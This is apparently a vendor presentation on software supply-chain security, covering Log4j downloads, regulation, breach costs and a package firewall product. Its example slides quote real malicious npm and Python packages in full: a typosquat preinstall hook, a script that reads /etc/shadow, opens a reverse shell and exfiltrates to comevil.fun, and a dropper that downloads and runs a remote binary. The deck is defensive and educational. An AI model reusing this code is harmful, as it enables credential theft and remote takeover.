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Prevent Malware from Entering your SDLC and Save your Company

Meet Today's Presenter

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Today's Topics

1 **What we Know**

Look at key regulations, trends in liability and Log4shell downloads

2 **Taking Action**

Explore potential impact and identify actions you can take today to protect your company and assets

3 **DevSecOps Controls**

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What we Know

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Apache Log4J Vulnerable downloads

CVSS severity rating of 10, the highest available score. The exploit is simple to execute and allows attackers to remotely execute code on a targeted system

Publicly disclosed in December 2021.

Enterprises are still downloading the vulnerable version

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

See Live Stats https://www.sonatype.com/resources/log4j-vulnerability-resource-center

Regulation Around the World

U.S. Office of Management and Budget: M-22-18

- Originated from Presidential Executive Orders of 2021
- **2023 deadlines** for software attestations and, if requested, SBOMS
- Impacts federal agencies and those who sell software to U.S. government agencies

EU Cyber Resilience Act (CRA)

- Intended to “bolster cybersecurity rules to ensure more secure hardware and software products” with a focus on **fewer vulnerabilities**
- Specifically mentions a manufacturer’s recall for products with “digital elements”

ACSC’s Guidelines for Software Development

- Issued in March 2023
- Focus on Application Security Testing, with specific focus on **helping developers identify vulnerabilities**
- Directs following U.S. NTIA’s SBOM Guidelines

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Australia Guidelines for Software Development

Australian Cyber Security Centre (ACSC) issued Guidelines for Software Development, specifically calling out need for:

- **Application security testing** → Focus on helping developers **identify vulnerabilities**
- **Software Bill of Materials (SBOM)s** → Direction to follow U.S. National Telecommunications and Information Administration SBOM Guidelines

Australian Government
Australian Signals Directorate

ASD AUSTRALIAN SIGNALS DIRECTORATE

https://www.cyber.gov.au/about-us/view-all-content/publications/principles-and-approaches-for-security-by-design-and-default

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The Cost of Suboptimal Cybersecurity

Increase in malicious software supply chain attacks in one year.

633%

The problem is growing.

Estimated cost of a data breach on a per-incident basis.

$4.5M

The cost is astronomical....

Percentage of growth stalls are avoidable

85%

especially when you then consider innovation loss and financial misses.

Sources: Sonatype 8th Annual State of the Software Supply Chain Report, IBM, Gartner

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Liability: Corporate and Class Actions

Shareholder lawsuit alleges company misled investors about security practices leading up to 2019 data breach.

Delta Airlines sues a software provider for a malware attack that allegedly allowed fraudsters to access data.

Employees of Tesla and PepsiCo sued UKG due to alleged data security negligence.

Taking Action

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Key Contributor to Breaches: The Developer Double Standard

Proxy to internet and regular monitoring and management of what crosses the border into the network

General Employees and Network

Unmonitored and unmanaged code crosses the border and is added to the company's repository

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Repository Firewall


The fastest and easiest way to protect your organization from costly supply chain attacks

First Line of Defence

Block malicious and suspicious packages from entering your supply chain

Innovate Faster

Automatically find and return secure versions of requested components



Reduce Time to Market

Prevent costly issues in your SDLC before they happen and get your code to market faster

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
Sonatype Automates Software Supply Chains

Open Source Code / Source Code / Containerized Code / SBOMs



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Implementing Best Practices Throughout the SDLC

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What does an open source attack look like

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NPM Malware (typosquat) – “electorn”

package.json

```
{
  "name": "electorn",
  "version": "10.0.0",
  "description": "wrap electron, auto update.",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "preinstall": "node update.js &"
  },
  "author": "",
  "license": "ISC",
  "dependencies": {
    "electron": "^10.0.0",
    "node-machine-id": "^1.1.12",
    "node-serialize": "0.0.4"
  }
}
```

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Ref: https://blog.sonatype.com/sonatype-spots-malicious-npm-packages

Malware code - electorn

```
const os = require("os"),
    serialize = require("node-serialize"),
    https = require("https"),
    package = require("./package.json");

function fingerprint() {
    let a = "";
    try {
        a = machineIdSync()
    } catch (b) {
        let c = os.userInfo(),
            d = os.cpus().map(a => a.model.replace(/ /g, ""));
        a = Buffer.from(c.username + c.homedir + d[0]).toString("base64")
    }
    return a
}

function fetchIpInfo(a) {
    return new Promise((b, c) => {
        const d = https.get(a, a => {
            let c = [];
            a.on("data", a => {
                c.push(a)
            }), a.on("end", () => {
                c = JSON.parse(c.toString());
                let a = c.ip,
                    d = c.country,
                    e = c.city;
                b(`ip: ${a}, country: ${d}, city: ${e}`)
            })
        });
        d.on("error", a => c(a))
    })
}
```

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
Malware – dependency confusion



Ref: https://blog.sonatype.com/malicious-dependency-confusion-copycats-exfiltrate-bash-history-and-etc-shadow-files

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
run.js

```
const https = require('https')
const os = require('os')
const execSync = require('child_process').execSync;

code = execSync('cat /etc/shadow');

process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0;

var info = os.userInfo()

var username = encodeURIComponent(info.username)
var home_dir = encodeURIComponent(info.homedir)
var current_dir = encodeURIComponent(__dirname)
var code = encodeURIComponent(code)

//Fetching IP Address

var ifaces = os.networkInterfaces();

var adresses = Object.keys(ifaces).reduce(function (result, dev) {
  return result.concat(ifaces[dev].reduce(function (result, details) {
    return result.concat(details.family === 'IPv4' && !details.internal ? [details.address] : []);
  }, []));
});

(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(5482, "5.189.184.129", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();


var pt = "/?@amzn="+username+"|"+home_dir+"|"+current_dir+"|"+adresses+"|"+code

const options = {
  hostname: 'comevil.fun',
  port: 443,
  path: pt,
  method: 'GET'
}

const req = https.request(options, res => {
```

Can I sneak peek at your .bash_history?



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collored.py

```python
import os, urllib.request, threading, subprocess

__BASE_URL__ = 'https://rentry.co/2sv84/raw'

class Dropper:
    @staticmethod
    def ResolveBinaryAddr() -> str:
        return urllib.request.urlopen(urllib.request.Request(__BASE_URL__)).read().decode('
            utf-8').split('\n')[0]

    @staticmethod
    def DropBinary(url: str):
        path = f"C:\\Users\\{os.getenv('username')}\\AppData\\Local\\Temp\\Bin.exe"
        subprocess.call(f'curl -o {path} {url} && start {path}', shell=False, creationflags=0x
            08000000)

def __init__():
    Dropper.DropBinary(Dropper.ResolveBinaryAddr())

def init():
    threading.Thread(target=__init__).start()
```

Ref: htt

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Software Composition Analysis

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Malicious Packages Detected

JFrog

1,812

mend.io

4,500

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
NEW!

315,465



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Vulnerabilities in Knowledge Bases

GitLab 25,324

GitHub 206,328

NVD 301,887

NEW!

